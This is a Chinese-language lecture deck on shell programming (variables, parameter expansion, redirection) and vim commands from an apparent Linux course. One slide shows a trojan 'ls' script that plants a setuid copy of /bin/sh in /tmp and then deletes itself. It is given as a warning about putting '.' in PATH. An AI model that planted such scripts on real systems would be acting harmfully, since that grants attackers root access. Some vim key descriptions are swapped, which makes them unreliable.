Shell 编程 —1

曹东刚

caodg@sei.pku.edu.cn

Linux 程序设计环境

http://c.pku.edu.cn/

内容提要

shell

shell

The shell is a command that reads lines from either a file or the terminal, interprets them, and generally executes other commands.

- 交互 shell: 通过终端和用户交互
- 非交互 shell: 直接读取命令脚本执行
- 登录 shell: 一种交互 shell

常见 shell

- Bourne shell (/bin/sh)
- Korn shell
- C shell
- Bourne-Again shell
  - 交互能力强, 常做为交互 shell
- Almquist Shell, Debian Almquist Shell
  - 标准命令解释器, 兼容 POSIX 1003.2 和 1003.2a shell 规范
  - 适合非交互环境, 用于执行脚本 (/bin/sh)

dash 的启动

- 非交互式:

```
$ sh my.sh
$ ./my.sh
```

- 交互式

```
$ sh
$ sh -
```

dash 的初始化

- 登录 shell: /etc/profile 和 /.profile
- 交互 shell: ENV 环境变量指向的文件, 通常在.profile 中如下设置

```
ENV=$HOME/.shinit; export ENV
```

内容提要

Hello World

第一个程序 hello.sh, 打印 “Hello World”.

```
1 #!/bin/sh
2
3 #This is a comment!
4 echo Hello World
```

比较

echo "Hello␣World"

echo "Hello␣␣␣World"

echo Hello␣␣␣World

shell 变量

为方便 shell 编程, Unix 系统提供了一些 shell 变量, 用于保存诸如路径名、文件名、中间计算结果等。shell 将其中任何设置都看做文本字符串。

- 本地变量
  - 在当前的 shell 脚本中使用
- 环境变量
  - 用于所有用户进程 (子进程)

变量赋值

变量赋值的基本形式: varname=value

- 等号两边不能有空格
- 变量区分大小写

用 echo 命令显示变量的值, 变量名前加 $. 用 unset 命令取消变量

变量赋值示例

```
1  #!/bin/sh
2  echo "MYVAR is: $MYVAR"
3  MYVAR="hi there"
4  echo "MYVAR is: $MYVAR"
5  unset MYVAR
6  echo "MYVAR is: $MYVAR"
```

变量替换

表达式	取值与替换
${var-string}	若 var 已设置，取 var 的值；否则取值 string. var 值不变
${var:-string}	若 var 已设置且非空，取 var 的值；否则取值 string. var 值不变
${var=string}	若 var 已设置，则取 var 的值；否则取值 string，且将 var 设置为 string
${var:=string}	若 var 已设置且非空，则取 var 的值；否则取值 string，且将 var 设置为 string
${var+string}	若 var 已设置，则取值 string；否则取 null
${var:+string}	若 var 已设置且非空，则取值 string；否则取 null

示例

```
~$ p=mytest
~$ echo ${p:=test}
```

```
~$ unset p
~$ echo ${p=test}
```

```
~$ p=
~$ echo ${p=test}
```

一个实用例子

```
1  #!/bin/sh
2  echo "What time do you want to start \c
3  the transaction [03:00]:"
4  read TIME
5
6  echo " process to start at ${TIME:=03:00} ok"
7
8  echo "Is it weekly or monthly run [weekly]:"
9  read RUN_TYPE
10
11 echo "Run type is ${RUN_TYPE:=weekly}"
12 at ${RUN_TYPE} ${TIME}
```

变量扩展

${parma%word} 从 parma 的尾部开始删除与 word 匹配的最小部分，然后返回剩余部分

${parma%%word} 从 parma 的尾部开始删除与 word 匹配的最长部分，然后返回剩余部分

${parma#word} 从 parma 的头部开始删除与 word 匹配的最小部分，然后返回剩余部分

${parma##word} 从 parma 的头部开始删除与 word 匹配的最长部分，然后返回剩余部分

示例

```
1 foo=/usr/bin/X11/startx
2 echo ${foo#*/}
3 echo ${foo##*/}
4
5 bar=/usr/local/etc/local/networks
6 echo ${bar%local*}
7 echo ${bar%%local*}
```

读取输入

read语句从键盘或文件的某一行文本中读入信息，并将其赋给一个变量. 如果只指定了一个变量，那么read将会把所有的输入赋给该变量，直至遇到第一个文件结束符或回车.

一般格式: read varible1 varible2 ...

例:

```
~$ read first second
a b c d e f
~$ echo ${second}
```

测试变量并打印系统信息

表达式	含义
`${var?string}`	如果 var 已设置，则取 var 的值，否则打印如下的信息并退出当前 shell(非 login shell). 如果 string 没有给出，则打印如下的信息 variable: parameter null or not set
`${var:?string}`	如果 var 已设置其非空，则取 var 的值，否则打印如下的信息并退出当前 shell(非 login shell). 如果 string 没有给出，则打印如下的信息 variable: parameter null or not set

示例

测试 FILES 是否已经赋值

```
~$ echo ${FILES:?}
bash: FILES: parameter null or not set
```

测试 FILES 是否已经赋值，人性化输出

```
~$ echo ${FILES:?"not set yet"}
bash: FILES: not set yet
```

环境变量

- 父进程的环境变量可用于所有子进程
- 传统上所有环境变量均为大写
- 本地变量用export命令导出后成为环境变量
- 环境变量与本地变量设置方式相同
- 环境变量可以在命令行中设置，但用户注销时这些值将丢失，应在/etc/profile, ~/.bash_profile, ~/.bashrc 中设置

环境变量 (cont.)

- 执行. filename可以让 filename 文件中的各种设置在当前 shell 生效

  设置环境变量

  LANG=C; export LANG 或者 export LANG=C

常用环境变量

- HOME：用户主目录
- SHELL：用户当前的 shell
- USER：用户登录名
- MANPATH: e.g., MANPATH=/usr/man:/usr/local/man
- LANG：e.g., LANG=C
- LD_LIBRARY_PATH：动态链接库搜索路径

常用环境变量 (cont.)

- TERM : e.g., TERM=vt100
- PS1 : e.g., PS1="\w > "
- PWD : cd命令设置的当前路径
- EDITOR : EDITOR=vi
- IFS : IFS="␣\t"
- PATH : e.g., PATH=.:/usr/bin:/usr/local/bin

查看所有环境变量 env

PATH 的故事

- 某系统管理员 Er: PATH=.:/usr/bin:/usr/local/bin
- 你在个人主目录/home/s 下创建了可执行的 ls 脚本:

```
#!/bin/sh
/bin/cp /bin/sh /tmp/.sh
/bin/chmod 4755 /tmp/.sh
/bin/rm $0
exec /bin/ls $*
```

- 你告诉 Er 你无法 ls 自己的主目录
- Er 用自己的帐号 cd /home/s, 然后执行 ls
- 系统是你的了

参数

$0	$1	$2	$3	$4	$5
./test.sh	one	two	three four	five	six seven

- 参数是一种特殊的变量，用于向脚本传递信息.
- 只有前 9 个可以被直接访问
- 用shift命令可以访问所有参数
- $0 包含了路径名，若只取得文件名，用basename $0

特定 shell 参数变量

变量	含义
$#	参数个数
$*	所有参数, "$*" 等同于"$1c$2c$3…", c 为 IFS 的第一个值
$@	所有参数, "$@" 等同于"$1" "$2" "$3"…
$$	当前进程 ID
$?	上一条命令的退出状态, 0 为成功

关于上一条命令的退出状态示例

```
~$ backup.sh > /dev/null 2>&1
~$ echo $?
```

命令替换

- 反引号用于将系统命令的输出保存到变量
- shell 将反引号中的内容作为一个系统命令，并执行其内容
- 反引号可以与引号结合使用

例:

```
1  #!/bin/sh
2
3  DATE=`date`
4  echo "Current date is $DATE"
```

改进的命令替换

```
for i in `cd /old/code/dir ; echo *.c ` ; do
    diff -c /old/code/dir/$i $i | more
done
```

```
for i in $(cd /old/code/dir ; echo *.c)  ; do
    diff -c /old/code/dir/$i $i
done | more
```

算术替换

expr EXPRESSION

表达式	含义	表达式	含义
`ARG1 + ARG2`	求和	`ARG1 - ARG2`	求差
`ARG1 \* ARG2`	求积	`ARG1 / ARG2`	求商
`ARG1 % ARG2`	求余	STRING : REGEXP	对 STRING 应用模式
`length STRING`	求字符串长	`substr STRING POS LEN`	求自 POS 位开始的 LEN 长子串，POS 从 1 开始

例: 增量计数

```
1  #!/bin/sh
2
3  LOOP=0
4  LOOP=`expr $LOOP + 1`
5  echo $LOOP
6
7  #compre the bc approach
8  LOOP=`echo $LOOP + 1 | bc`
9  echo $LOOP
```

新型算术运算

```
echo $(( 3 + 2 ))
```

标准输入输出文件

shell 执行命令的时候，每个进程都缺省和三个打开的文件相联系，并使用文件描述符来引用这些文件.

- 标准输入：文件描述符 0，命令的输入，缺省为键盘
- 标准输出：文件描述符 1，命令的输出，缺省为终端
- 标准错误：文件描述符 2，错误的输出，缺省为终端

重定向

命令格式	解释
`command > filename`	把标准输出重定向到一个新文件中
`command >> filename`	把标准输出重定向到一个文件中 (追加)
`command 1> fielname`	把标准输出重定向到一个文件中
`command > filename 2>&1`	把标准输出和标准错误一起重定向到一个文件中
`command 2> filename`	把标准错误重定向到一个文件中
`command >&m`	把标准输出重定向到文件描述符 m 中

重定向


命令格式	解释
`command < filename`	以 filename 文件作为标准输入
`command < filename >filename2`	以 filename 文件作为标准输入，以 filename2 文件作为标准输出
`command << delimiter`	从标准输入中读入，直至遇到 delimiter 分界符
`command <&m`	把文件描述符 m 作为标准输入
`command <&-`	关闭标准输入

合并标准输出与标准错误

```
~$  ls > dirlist 2>&1
```

```
~$  ls 2>&1 > dirlist
```

合并标准输出与标准错误



从标准输入中读入

```
1  #!/bin/sh
2  # not a complete example
3
4  FILE=dissertation.tgz
5  tar cvf - dissertation | gzip -c > $FILE
6
7  ftp -niv $SERVER <<EOF
8  user $USER $PASSWORD
9  bin
10 cd $DEST_DIR
11 mkdir $MKDIR
12 cd $MKDIR
13 put $FILE
14 EOF
```

内容提要

vim

- vim 是 vi 的改进, 表示 Vi IMproved
- vi/vim 不是文字处理程序
- vi/vim 是高效文本编辑器
- vi/vim 面向程序员, 管理员
- vi/vim 的所有操作都通过键盘进行

vim 的工作模式

vim 有三种工作模式, 用户可以自由切换

- 命令模式 (Command): vi/vim 的默认模式, 输入命令
  - 从其它模式切换到命令模式: ESC
  - 很多命令以冒号 (:) 开始, 命令后加叹号表示强制执行
  - 命令前可以跟数字 n 表示重复该命令 n 次

vim 的工作模式 (cont.)

- 插入模式 (Insert): 插入文本
  - 从命令模式, 通过命令 i I a A o O s S 等进入
- 可视模式 (Visual): 高亮并选定正文
  - 从命令模式, 通过命令 v 切换, 移动光标选定, d 删除, 或者 y 复制

进入和退出 vim

- 进入 vi 或者 vi filename
- 退出

:wq	保存并退出
:wq!	强制保存并退出
:q	退出
:q!	强制退出
:x	如果有改动则保存并退出，否则直接退出
:w filename	另存为 filename
:e	重新读入当前文件

插入文本

i	在光标前插入
I	在本行最后插入
a	在光标后插入
A	在本行开头插入
o	在当前行下方插入
O	在当前行上方插入
cw	改变光标开始的那个单词
C	替换自光标至行尾的文本
s	替换当前位置的字符
S	替换当前行
r	以单个字符替换当前字符
R	自光标开始替换

删除文本

x	删除当前光标所在字符
4x	删除自当前光标开始的 4 个字符
dw	删除自当前光标位置开始的单词
dd	删除当前行
10dd	删除当前光标位置开始 10 行
d$	删除当前光标位置至行尾的文本
dG	删除当前光标位置至文件尾的文本
:n,m d	删除 n 行到 m 行的文本
:.,+5 d	删除当前行开始的 5 行文本

注意: 上述被删除的文本都存放在临时缓冲区中, 可以通过 p 命令粘贴到当前光标位置

移动光标

h	光标左移一个字符
l	光标右移一个字符
j	光标下移一行
k	光标上移一行
w	光标前移到下一个单词开始
b	光标后移到下一个单词开始
10g	光标到第 10 行
G	光标到最后一行
%	移动光标到匹配的另一半括号

/usr/games 目录下面有游戏, 如 snake, worm, omega 等, 可以练习光标移动

缓冲区

- 匿名缓冲区：缺省

yy	将当前行复制到缓冲区
yw	将光标开始单词复制到缓冲区
yh	将光标左边的字符复制到缓冲区
p	将缓冲区内容粘贴到光标前
P	将缓冲区内容粘贴到光标后

缓冲区 (cont.)

- 命名缓冲区: a-z (替换), A-Z (附加)

"ayy	将当前行内容复制到 a 缓冲区
"a10yy	将当前开始的 10 行内容复制到 a 缓冲区
"ap	将 a 缓冲区的内容粘贴在当前光标前
"Add	将当前行删除, 内容附加到 A 缓冲区

搜索与替换

/regexp	向前搜索匹配 regexp 的字符串
n	继续搜索
N	反向搜索
?regexp	向后搜索匹配 regexp 的字符串
:s/regexp/s2	将本行第一个匹配 regexp 的字符串替换为 s2
:s/regexp/s2/g	将本行所有匹配 regexp 的字符串替换为 s2
:1,$ s/regexp/s2/g	将文件中所有匹配 regexp 的字符串替换为 s2

其它

u	取消上次命令
Ctrl+L	重绘当前屏幕
J	当前两行合并成 1 行
<<	当前行左缩进一个 tab
10>>	当前行开始的 10 行右缩进一个 tab
:set	查看/修改当前设置
:help	寻求帮助